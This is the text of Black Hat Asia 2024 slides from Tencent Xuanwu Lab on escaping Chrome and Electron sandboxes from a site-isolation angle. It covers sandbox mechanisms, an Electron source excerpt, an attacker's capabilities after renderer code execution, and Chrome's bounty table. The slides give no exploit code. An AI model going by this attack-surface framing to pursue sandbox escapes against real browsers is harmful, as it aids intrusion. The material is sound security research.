black hat®
ASIA 2024

APRIL 18-19, 2024
BRIEFINGS

The Hole in Sandbox:

Escape Modern Web-Based App Sandbox From Site-Isolation Perspective

Bohan Liu, Haibin Shi

Tencent Security Xuanwu Lab

Who are we

Bohan Liu

- @P4nda20371774
- Security Researcher at Tencent Security Xuanwu Lab
- Mainly Engaged in Browser Security
- Google Chrome Bug Hunter

Haibin Shi


- @Aryb1n
- Security Researcher at Tencent Security Xuanwu Lab
- Android Security


Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Introduction


Multi-process Architecture in Chrome





https://developer.chrome.com/blog/inside-browser-part1


Sandbox in Chrome



chrome. exe	0. 09	51, 648 K	137, 620 K	12220	Google Chrome	Google LLC	Medium
chrome. exe		6, 676 K	9, 196 K	11364	Google Chrome	Google LLC	Medium
chrome. exe	0. 01	21, 060 K	48, 292 K	11884	Google Chrome	Google LLC	Low
chrome. exe	< 0. 01	18, 020 K	34, 336 K	11320	Google Chrome	Google LLC	Medium
chrome. exe		15, 032 K	19, 832 K	11912	Google Chrome	Google LLC	Untrusted
chrome. exe	0. 04	48, 764 K	99, 148 K	12820	Google Chrome	Google LLC	Untrusted
chrome. exe		20, 880 K	28, 640 K	12636	Google Chrome	Google LLC	Untrusted


Do not re-invent the wheel


- **Windows:** A restricted token& The Windows job object & The Windows desktop object& Integrity levels
- **Linux:** Seccomp-BPF & User namespaces
- **Android:** SELinux



Principle of least privilege

- Mandatory access controlled environment
- Isolated Process when HTML rendering a execution
- Limited resource access
- Limited IPC/kernel interaction access






```
redfin:/ # ps -efZ | grep chrome
u:r:magisk:s0                    root          1218  24909 2 19:19:36 C7F/.magisk/pts/0 00:00:00 grep chrome
u:r:untrusted_app:s0:c221,c256,c512,c768 u0_a221 24433 899 1 16:28:24 ?     00:02:12 com.android.chrome
u:r:untrusted_app:s0:c221,c256,c512,c768 u0_a221 24530 899 0 16:28:25 ?     00:00:24 com.android.chrome:privileged_proces
s0
u:r:app_zygote:s0:c512,c768     u0_a221       26209     899 0 16:32:53 ?     00:00:00 com.android.chrome_zygote
u:r:isolated_app:s0:c512,c768   u0_i2         26524  26209 0 16:34:15 ?     00:00:05 com.android.chrome:sandboxed_process
0:org.chromium.content.app.SandboxedProcessService0:7
u:r:isolated_app:s0:c512,c768   u0_i4         26601  26209 0 16:34:19 ?     00:00:27 com.android.chrome:sandboxed_process
0:org.chromium.content.app.SandboxedProcessService0:9
```

The capabilities of renderer RCE

What can attacker do with SHELLCODE:

1. Invoke ***limited*** system calls and Access ***limited*** resources.
2. Send evil IPC with ***ANY*** arguments.
3. Patch ***ALL*** code in render process.



Implementation of Node Integration in SubFrames

If **node_integration_in_sub_frames** on WebPreferences is true, then expose preload contextBridge API


```
/*
/shell/renderer/electron_sandboxed_renderer_client.cc ꜜꜜ ꜜꜜ
*/
void ElectronSandboxedRendererClient::DidCreateScriptContext(
    v8::Handle<v8::Context> context,
    content::RenderFrame* render_frame) {
  // Only allow preload for the main frame or
  // For devtools we still want to run the preload_bundle script
  // Or when nodeSupport is explicitly enabled in sub frames
  bool is_main_frame = render_frame->IsMainFrame();
  bool is_devtools =
      IsDevTools(render_frame) || IsDevToolsExtension(render_frame);
  bool allow_node_in_sub_frames =
      render_frame->GetBlinkPreferences().node_integration_in_sub_frames;
  bool should_load_preload =
      (is_main_frame || is_devtools || allow_node_in_sub_frames) &&
      !IsWebViewFrame(context, render_frame);
  if (!should_load_preload)
    return;

...removed for brevity...
  }
```


https://www.blackhat.com/us-22/briefings/schedule/#electrovolt-pwning-popular-desktop-apps-while-uncovering-new-attack-surface-on-electron-26522

The capabilities of renderer RCE

Any other next-steps after renderer rce except Sandbox escape?

- GPU or network processes RCE
- Universal Cross Site Scripting






	High-quality report with functional exploit	High-quality report	Baseline
Sandbox escape / Memory corruption in a non-sandboxed process	$40,000 [1]	$30,000 [1]	Up to $20,000 [1]
Universal Cross Site Scripting (includes Site Isolation bypass)	$20,000	$15,000	Up to $10,000
Memory Corruption in a highly privileged process (e.g. GPU or network processes)	$20,000	$15,000	Up to $10,000
Renderer RCE / memory corruption in a sandboxed process	$15,000	$10,000	Up to $7,000
Security UI Spoofing	$7,500	N/A [2]	Up to $3,000
User information disclosure	$5,000 - $20,000	N/A [2]	Up to $2,000
Web Platform Privilege Escalation	$5,000	$3,000	Up to $1,000
itation Mitigation Bypass	$5,000	$3,000	Up to $1,000
e Bisect Bonus	$500-$1,000 (see the Bisect Bonus section)		
Chrome Fuzzer Bonus	Up to $5,000 (see the Chrome Fuzzer Program section)		
Chrome Patch Bonus	$500 - $2,000		

https://bughunters.google.com/about/rules/5745167867576320/chrome-vulnerability-reward-program-rules

